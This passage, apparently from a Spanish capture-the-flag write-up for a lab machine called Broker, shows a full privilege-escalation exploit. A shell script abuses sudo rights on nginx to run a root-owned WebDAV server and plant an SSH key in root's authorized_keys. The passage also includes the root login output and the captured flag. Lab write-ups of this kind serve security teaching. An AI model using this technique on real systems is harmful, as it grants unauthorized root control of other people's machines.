
Creamos el exploit:



```
activemq@broker:~$ cat exploit.sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
        server {
                listen 1339;
                root /;
                autoindex on;
                dav_methods PUT;
        }
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
activemq@broker:~$
```


Finalmente, al ejecutar el exploit, copiamos la clave `id_rsa` generada en un archivo y le asignamos los permisos adecuados. De esta manera conseguiremos convertirnos en root

```
chmod 600 id_rsa
ssh -i id_rsa root@localhost
```



```
activemq@broker:~$ ./exploit.sh
[+] Creating configuration...
[+] Loading configuration...
[+] Generating SSH Key...
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa):
Created directory '/home/activemq/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/activemq/.ssh/id_rsa
Your public key has been saved in /home/activemq/.ssh/id_rsa.pub
The key fingerprint is:
activemq@broker:~$ chmod 600 id_rsa
activemq@broker:~$ ssh -i id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 29 06:21:59 PM UTC 2024

  System load:           0.0
  Usage of /:            70.7% of 4.63GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             163
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a5e9

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#
```

De esta manera conseguiremos la flag del usuario root.



```
root@broker:~# whoami
root
root@broker:~# hostname -I
10.10.11.243 dead:beef::250:56ff:fe94:a5e9
root@broker:~# cat /root/root.txt
9ccc433aa3c8e3fe5cfe2ddf35e8360c
root@broker:~#
```